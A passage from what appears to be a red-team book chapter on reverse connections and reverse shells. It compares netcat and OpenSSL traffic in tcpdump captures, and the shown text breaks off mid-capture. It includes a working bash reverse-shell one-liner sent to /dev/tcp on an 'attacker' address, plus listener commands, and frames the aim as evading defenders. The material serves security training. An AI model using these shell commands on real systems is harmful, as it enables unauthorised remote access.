- **CobaltStrike:** <https://www.cobaltstrike.com/>

# ./ReverseShell

In this chapter, we will focus on getting a reverse connection from an exploited system. We will also cover different methods for getting a secure reverse connection, explaining the difference between a non-encrypted and encrypted channel by showing the noise level it creates in the network using `tcpdump` for packet-level analysis.

When penetration testing, it is common to encounter the issue of getting a shell. In this case, individuals either upload a web shell on the target site and interact with the server or they execute a command to get the reverse connection. In both cases, if the scope of testing includes internal network recon, then reverse shell connection is a must.

For beginners, getting a reverse shell is very interesting. However, many of them don't realize how careless it is to move forward with this without gaining the proper knowledge first. This carelessness could cause their web shell to be deleted from the server, or worse, the vulnerability that let them upload the web shell onto the server could get patched. This is what differentiates a red-team engagement from penetration testing. Unless you're able to answer all of the following questions with a yes, proceed with *caution*:

- Are you getting the reverse shell on common ports (80, 443, 53) or have you used any uncommon ports (4444, 1337, 31337, and so on) for the connection?
- Does your reverse shell communicate over an encrypted channel?
- Did you generate your reverse shell payload from a publically known tool, such as Metasploit Framework or Empire? If you did, have you used any obfuscation or encoding on the payload?

In a red-team engagement, the objective is to get a stealthy reverse shell connection so that the defenders of the organization can't detect our presence in the network. Before using a weapon, always make sure that you understand the weapon first; that is, you need to understand what exactly a reverse connection and a reverse shell connection is.

In this chapter, we will cover the following topics:

- Introduction to reverse connections
- Introduction to reverse shell connections
- Plain versus encrypted reverse shells (`netcat/powervcat/ncat/socat/cryptcat`)
  - \* `reverse_tcp` versus `reverse_https`
  - `reverse_https` with custom SSL certificate
  - `meterpreter` Over `ngrok`
- Quick cheat sheet for reverse shells

# Technical requirement

- Metasploit Framework
- netcat, socat, cryptcat, powercat
- ngrok


# Introduction to reverse connections

When the user connects to a server, the user binds its socket with the server's port. This is called a **bind connection**. Bind connections are only possible if incoming connections are allowed by the firewall. In a situation in which incoming connections are restricted, a user can ask the server to connect back. Firewalls generally restrict incoming connections but don't restrict outgoing connections. When the server makes an outgoing connection to the user, this is called a **reverse connection**.

# Unencrypted reverse connections using netcat

Reverse connections can be initiated over an unencrypted channel or an encrypted one. To understand reverse connections, let's use a tool called `netcat`.

We started the listener on port 8080 and checked whether or not the port was in the `LISTEN` state by using the following command:



The screenshot shows a terminal window with two tabs. The top tab is titled "Harry - nc -b en0 -l v 8080 - 125x30" and contains the command "nc -l v 8080". The bottom tab is titled "Harry -- bash - 80x24" and contains the command "netstat -an | grep 8080". The output of the netstat command shows a listening socket on port 8080.

```
nc -l v 8080
netstat -an | grep 8080
tcp4      0      0  *.*.8080          *.*      LISTEN
```

The `-b` option is intended for the interface to listen on. This option is only available on a few versions of `netcat`.

Let's start `tcpdump` on port 8080. `tcpdump` will help us analyze network packets on the wire. To start `tcpdump`, run the following command: **`sudo tcpdump -XX -i lo0 port 8080 (-i is used to capture packets on localhost interface)`**



Harry — tcpdump < sudo — 80x24

```
[xXxZombi3xXx:~ Harry$ sudo tcpdump -XX -i lo0 port 8080
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on lo0, link-type NULL (BSD loopback), capture size 262144 bytes
```

Now let's wait for the client to connect to our `netcat` server:

```

Harry - nc -b en0 -l v 8080 - 125x30
xXxZombi3xXx:~ Harry$ nc -b en0 -l v 8080

```

```

Harry - nc 192.168.2.6 8080 -v - 80x24
xXxZombi3xXx:~ Harry$ nc 192.168.2.6 8080 -v
found 0 associations
found 1 connections:
1: flags=82<CONNECTED, PREFERRED>
    outif lo0
    src 192.168.2.6 port 53376
    dst 192.168.2.6 port 8080
    rank info not available
    TCP aux info available

```

```

Harry - tcpdump - sudo - 76x24
4 packets captured
25 packets received by filter
0 packets dropped by kernel
xXxZombi3xXx:~ Harry$ 
xXxZombi3xXx:~ Harry$ sudo tcpdump -i lo0 port 8080
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on lo0, link-type NULL (BSD loopback), capture size 262144 bytes
20:08:36.310766 IP 192.168.2.6.53376 > 192.168.2.6.http-alt: Flags [SEW], se
q 3898410560, win 65535, options [mss 16344,nop,wscale 5,nop,nop,TS val 5208
90724 ecr 0,sackOK,eol], length 0
0x0000: 0200 0000 4500 0040 0000 4000 4006 0000 ....E...@.0.0...
0x0010: c0a8 0206 c0a8 0206 d080 1f90 e85d 0640 .....].@.
0x0020: 0000 0000 b0c2 ffff 858f 0000 0204 3fd8 .....?.
0x0030: 0103 0305 0101 080a 1f0c 2964 0000 0000 .....)d...
0x0040: 0402 0000 .....
20:08:36.310908 IP 192.168.2.6.http-alt > 192.168.2.6.53376: Flags [S,E], se
q 2035537612, ack 3898410561, win 65535, options [mss 16344,nop,wscale 5,nop
,nop,TS val 520890724 ecr 520890724,sackOK,eol], length 0
0x0000: 0200 0000 4500 0040 0000 4000 4006 0000 ....E...@.0.0...
0x0010: c0a8 0206 c0a8 0206 1f90 d080 7953 d6cc .....y$...
0x0020: e85d 0641 b052 ffff 858f 0000 0204 3fd8 .].A.R.....?.
0x0030: 0103 0305 0101 080a 1f0c 2964 1f0c 2964 .....)d..)d
0x0040: 0402 0000 .....
20:08:36.310932 IP 192.168.2.6.53376 > 192.168.2.6.http-alt: Flags [.], ack
Connection to 192.168.2.6 port 8080 [tcp/http-alt] succeeded!

```

Now that the connection has been established, let's try sending some sensitive information. In this case, I'm sending the passcode `EX812` to `Himanshu`:

Harry\$ nc -b en0 -l -v 8080

Today's Code is : EX812. Please make a note of it @Himanshu

Harry\$ nc 192.168.2.6 8080 -v -80x24

found 0 associations

found 1 connections:

1: flags=82<CONNECTED,PREFERRED>  
 outif lo0  
 src 192.168.2.6 port 5395  
 dst 192.168.2.6 port 8080  
 rank info not available  
 TCP aux info available

Connection to 192.168.2.6 port 8080 [tcp/http-alt] succeeded!

Harry\$ sudo tcpdump -XX -i lo0 port 8080

tcpdump: verbose output suppressed, use -v or -vv for full protocol decode  
 listening on lo0, link-type NULL (BSD loopback), capture size 262144 bytes  
 20:12:30.723583 IP 192.168.2.6.53395 > 192.168.2.6.http-alt: Flags [P.], seq  
 2407706930:2407706990, ack 3369054129, win 12759, options [nop,nop,TS val 5  
 21124753 ecr 521087380], length 60: HTTP  
 0x0000: 0200 0000 4502 0070 0000 4000 4006 0000 ....E..p..0.0...  
 0x0010: c0a8 0206 c0a8 0206 d093 1f90 8f82 b132 .....2  
 0x0020: c8cf afb1 8018 31d7 85bf 0000 0101 080a .....1.....  
 0x0030: 1f0f bb91 1f0f 2994 546f 6461 7927 7320 .....). Today's.  
 0x0040: 436f 6465 2069 7320 3a20 4558 3831 322e Code.is.: EX812.  
 0x0050: 2050 6c65 6173 6520 6d61 6b65 2061 206e .Please.make.a.n  
 0x0060: 6f74 6520 6f66 2069 7420 4048 696d 616e ote.of.it.@Himan  
 0x0070: 7368 750a shu.

Today's Code is : EX812. Please make a note of it @Himanshu

Due to the unencrypted nature of this connection, `tcpdump` was able to sniff the passcode easily. Can we send this critical information over an encrypted channel? Yes, we can!

# Encrypted reverse connections using OpenSSL

To encrypt our communication, we will use SSL here. To do that, we first need to generate an SSL certificate. We can generate a custom SSL certificate using the following command: **openssl req -x509 -newkey rsa:4096 -keyout key.pem -out cert.pem -days 365 -nodes**

**req -x509** → requests from openssl to generate X.509 certificate  
**rsa:4096** → generate new keys with size 4096 using RSA  
**-keyout key.pem** → saves the keys in key.pem file  
**-out cert.pem** → saves the certificate in cert.pem file  
**-days 365** → certificate valid for 365 days



Harry - bash - 125x30

```
|xXxZombi3xXx:~ Harry$ openssl req -x509 -newkey rsa:4096 -keyout key.pem -out cert.pem -days 365 -nodes  
Generating a 4096 bit RSA private key
```

```
.....++  
.....++  
writing new private key to 'key.pem'
```

-----  
You are about to be asked to enter information that will be incorporated  
into your certificate request.

What you are about to enter is what is called a Distinguished Name or a DN.

There are quite a few fields but you can leave some blank

For some fields there will be a default value,

If you enter '.', the field will be left blank.

-----  
Country Name (2 letter code) []:XX

State or Province Name (full name) []:XX

Locality Name (eg, city) []:XX

Organization Name (eg, company) []:XX

Organizational Unit Name (eg, section) []:XX

Common Name (eg, fully qualified host name) []:XX


Email Address []:XX@XX.XX

```
|xXxZombi3xXx:~ Harry$ ls -alh key.pem cert.pem  
-rw-r--r-- 1 Harry staff 1.9K Aug 18 20:32 cert.pem  
-rw-r--r-- 1 Harry staff 3.2K Aug 18 20:32 key.pem
```

```
xXxZombi3xXx:~ Harry$
```

The `nodes` command is not `nodes`; it's no DES. This refers to the fact that the private key will not be encrypted and saved in the `PKCS#12` file. Without this option, the private key will be encrypted with 3DES-CBC.

Now that the certificate has been generated, let's start our server to listen for incoming connections on port `8080`. This can be achieved using the following command: **`openssl s_server -quiet -key key.pem -cert cert.pem -port 8080`**



```
Harry$ openssl s_server -quiet -key key.pem -cert cert.pem -port 8080
```

The following commands are defined as follows:

- `s_server`: This starts a generic SSL/TLS server which accepts incoming connections
- `-quiet`: No server output
- `-key`: Private key generated
- `-cert`: X.509 certificate
- `-port`: Listening for SSL connections on port `8080`

Let's try to connect the client with the server and send the passcode. The client can connect with the `openssl` server using the following command:

```
| openssl s_client -quiet -connect <IP>:<port>
```



Harry — openssl s\_server -quiet -key key.pem -cert cert.pem -port 8080 — 125x30

```
xxXxZombi3xXx:~ Harry$ openssl s_server -quiet -key key.pem -cert cert.pem -port 8080  
bad gethostbyaddr
```

Today's code is : EX812. Please make a note of it @Himanshu



Harry — tcpdump < sudo — 76x24

```
xxXxZombi3xXx:~ Harry$ sudo tcpdump -XX -i lo0 port 8080  
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode  
listening on lo0, link-type NULL (BSD loopback), capture size 262144 bytes  
20:36:53.913657 IP 192.168.2.6.53624 > 192.168.2.6.http-alt: Flags [P.], seq  
513031543:513031624, ack 2963115965, win 12688, options [nop,nop,TS val 522  
585222 ecr 522533246], length 81: HTTP
```

```
0x0000: 0200 0000 4502 0085 0000 4000 4006 0000 ....E.....@...  
0x0010: c0a8 0206 c0a8 0206 d178 1f90 1e94 3d77 .....x....=w  
0x0020: b09d 8fb0 8018 3190 85d4 0000 0101 080a .....1.....  
0x0030: 1f26 0486 1f25 397e 1703 0300 4c5d e29c .&...%~....l]..  
0x0040: 5cb8 0589 9852 5fb6 21e8 8f09 f958 0848 \....R_.!....X.H  
0x0050: d8a1 1b81 e705 f20e dc4c 119c 947c e86c .....L....l  
0x0060: 4941 9f95 d70 0154 c27d 4120 d5ed ee1b IA...p.T.}A.....  
0x0070: 9d6c 85a8 7a42 fd37 7158 b770 e7c1 664c .l..zB.7qX.p..fL  
0x0080: 94ad ecc4 4c40 4942 2a .....LJIB*
```

```
20:36:53.913725 IP 192.168.2.6.http-alt > 192.168.2.6.53624: Flags [.], ack  
81, win 12741, options [nop,nop,TS val 522585222 ecr 522585222], length 0
```

```
0x0000: 0200 0000 4500 0034 0000 4000 4006 0000 ....E..4..@...  
0x0010: c0a8 0206 c0a8 0206 1f90 d178 b09d 8fb0 .....x....  
0x0020: 1e94 3dc8 8010 31c5 8583 0000 0101 080a ..=...1.....  
0x0030: 1f26 0486 1f26 0486 .&...&..
```



Harry — openssl s\_client -quiet -connect 192.168.2.6:8080 — 65x24

```
xxXxZombi3xXx:~ Harry$ openssl s_client -quiet -connect 192.168.2.  
6:8080
```

```
depth=0 C = XX, ST = XX, L = XX, O = XX, OU = XX, CN = XX, emailA  
ddress = XX@XX.XX
```

```
verify error:num=18:self signed certificate
```

```
verify return:1
```

```
depth=0 C = XX, ST = XX, L = XX, O = XX, OU = XX, CN = XX, emailA  
ddress = XX@XX.XX
```


```
verify return:1
```

Today's code is : EX812. Please make a note of it @Himanshu

As we can see in the `tcpdump` Terminal, the passcode sent over the wire is now encrypted. This can be used to get an encrypted reverse shell. But before that, we should understand the concept of reverse shell connections.


# Introduction to reverse shell connections

A reverse shell is a type of shell in which the target server connects back to the attacker machine. For example, an attacker finds a target server with port `21/tcp`, `80/tcp` and `443/tcp` in `OPEN` state and the FTP service running on port `21/tcp` is vulnerable. Let's say an attacker exploits this port in order to open another port `1337/tcp` on the target server for shell connection, as shown in the following diagram:




Credit goes to <https://creately.com/> for network architectural diagrams


The problem arises when the attacker tries to connect to the target server on port `1337/tcp`. The attacker is not able to connect to port `1337/tcp`. Why? Because the firewall blocked that port. The firewall can only allow port `21/tcp`, `80/tcp` and `443/tcp` for incoming connections and it will block all other ports, as shown in the following diagram:



This is a typical case scenario of a failed attempt at a bind shell connection. In this situation, the attacker needs to understand the firewall rules and find a workaround to get the shell connection. So, what if the attacker uses a port allowed from the firewall? If the attacker uses any one of the available ports, `21/tcp`, `80/tcp` or `443/tcp`, will it be possible to get a shell connection? Let's say the attacker exploits the FTP service to open port `80/tcp`; will that work? The answer here is no. This won't work because the allowed ports from the firewall are already in use by the target server and if the attacker tries to use port `80/tcp`, a port already in use error will be thrown, as seen in the following diagram:



A solution to this problem is to let the target server connect back to you instead. If the attacker cannot open port 21/tcp, 80/tcp, OR 443/tcp on the target server, they can open the same port on their machine instead. This way, the target server can connect back to the attacker machine on port 21/tcp, 80/tcp, or 443/tcp, which the firewall already allows:



Now that we have a clear understanding of reverse shell connections, let's try to get a reverse shell using `netcat`. Remember: the communication will not be encrypted.

# Unencrypted reverse shell using netcat

Let's start a listener on the attacker machine. This can be achieved by executing the following command:

```
| nc -b <interface> -l v <port>
Harry — nc -b en0 -l v
[xXxZombi3xXx:~ Harry$ nc -b en0 -l v 8080
```

Our listener is ready for incoming connections on port 8080.

Now let's execute the following command on the victim machine:

```
| Bash -i>& /dev/tcp/192.168.2.6/8080 0>&1
Harry — bash — 65x24
xXxZombi3xXx:~ Harry$ bash -i >& /dev/tcp/192.168.2.6/8080 0>&1
```

Upon successful execution, the victim machine connects back to the attacker machine, opening a bash shell:

```
Harry — nc -b
[xXxZombi3xXx:~ Harry$ nc -b en0 -l v 8080
bash-4.4$
```

Now let's see what happens when the attacker executes basic commands, such as `whoami` and `id`:



Harry - nc -b en0 -l v 8080 - 90x30

```
xxZombi3xx:~ Harry$ nc -b en0 -l v 8080
bash-4.4$ whoami
Harry
bash-4.4$ id
uid=503(Harry) gid=20(staff) groups=20(staff),501(access_bpf),12(everyone),61(localaccounts),79(_appserverusr),80(admin),81(_appserveradm),98(_lpadmin),33(_appstore),100(_lpoperator),204(_developer),250(_analyticsusers),395(com.apple.access_ftp),398(com.apple.access_screensharing),101(com.apple.access_ssh-disabled)
bash-4.4$
```

The `id` command sent over the wire is displayed in plain text. The output of this command is unencrypted as well:



Harry -- bash - 112x24

```
20:44:07.804345 IP 192.168.2.6.http-alt > 192.168.2.6.53670: Flags [P.], seq 194621175:194621182, ack 1582207230
, win 12759, options [nop,nop,TS val 523018413 ecr 522959901], length 7: HTTP
0x0000: 0200 0000 4502 003b 0000 4000 4006 0000 ....E..;..@.@
0x0010: c0a8 0206 c0a8 0206 1f90 d1a6 0b99 aef7 .....
0x0020: 5e4e 90fe 8018 31d7 858a 0000 0101 080a ^N...1.....
0x0030: 1f2c a0ad 1f2b bc1d 7768 6f61 6d69 0a ,...+..whoami.

[...]
20:44:07.804414 IP 192.168.2.6.53670 > 192.168.2.6.http-alt: Flags [.], ack 7, win 12759, options [nop,nop,TS val 523018413 ecr 523018413], length 0
0x0000: 0200 0000 4500 0034 0000 4000 4006 0000 ....E..4..@.@
0x0010: c0a8 0206 c0a8 0206 d1a6 1f90 5e4e 90fe ....^N..
0x0020: 0b99 aefe 8010 31d7 8583 0000 0101 080a .....1.....
0x0030: 1f2c a0ad 1f2c a0ad .....,
[...]
20:44:07.816935 IP 192.168.2.6.53670 > 192.168.2.6.http-alt: Flags [P.], seq 1:7, ack 7, win 12759, options [nop,nop,TS val 523018425 ecr 523018413], length 6: HTTP
0x0000: 0200 0000 4502 003a 0000 4000 4006 0000 ....E..:..@.@
0x0010: c0a8 0206 c0a8 0206 d1a6 1f90 5e4e 90fe ....^N..
0x0020: 0b99 aefe 8018 31d7 8589 0000 0101 080a .....1.....
0x0030: 1f2c a0b9 1f2c a0ad 4861 7272 790a ,...,..Harry.
```

This is the same case with the `whoami` command and its result. The output is unencrypted:

Harry --bash-- 143x38  
20:44:09.565106 IP 192.168.2.6.http-alt > 192.168.2.6.53670: Flags [P.], seq 7:10, ack 17, win 12758, options [nop,nop,TS val 523020171 ecr 523018428], length 3: HTTP  
0x0000: 0200 0000 4502 0037 0000 4000 4006 0000 ....E..7..@.0...  
0x0010: c0a8 0206 c0a8 0206 1f90 d1a6 0b99 aefe .....  
0x0020: 5e4e 910e 8018 31d6 8586 0000 0101 080a ^N....1.....  
0x0030: 1f2c a78b 1f2c a0bc 6964 0a ,....,..id.  
20:44:09.565180 IP 192.168.2.6.53670 > 192.168.2.6.http-alt: Flags [.], ack 10, win 12759, options [nop,nop,TS val 523020171 ecr 523020171], length 0  
0x0000: 0200 0000 4500 0034 0000 4000 4006 0000 ....E..4..@.0...  
0x0010: c0a8 0206 c0a8 0206 d1a6 1f90 5e4e 910e .....^N..  
0x0020: 0b99 af01 8010 31d7 8583 0000 0101 080a .....1.....  
0x0030: 1f2c a78b 1f2c a78b ,....,  
20:44:09.585170 IP 192.168.2.6.53670 > 192.168.2.6.http-alt: Flags [P.], seq 17:334, ack 10, win 12759, options [nop,nop,TS val 523020190 ecr 523020171], length 317: HTTP  
0x0000: 0200 0000 4502 0171 0000 4000 4006 0000 ....E..q..@.0...  
0x0010: c0a8 0206 c0a8 0206 d1a6 1f90 5e4e 910e .....^N..  
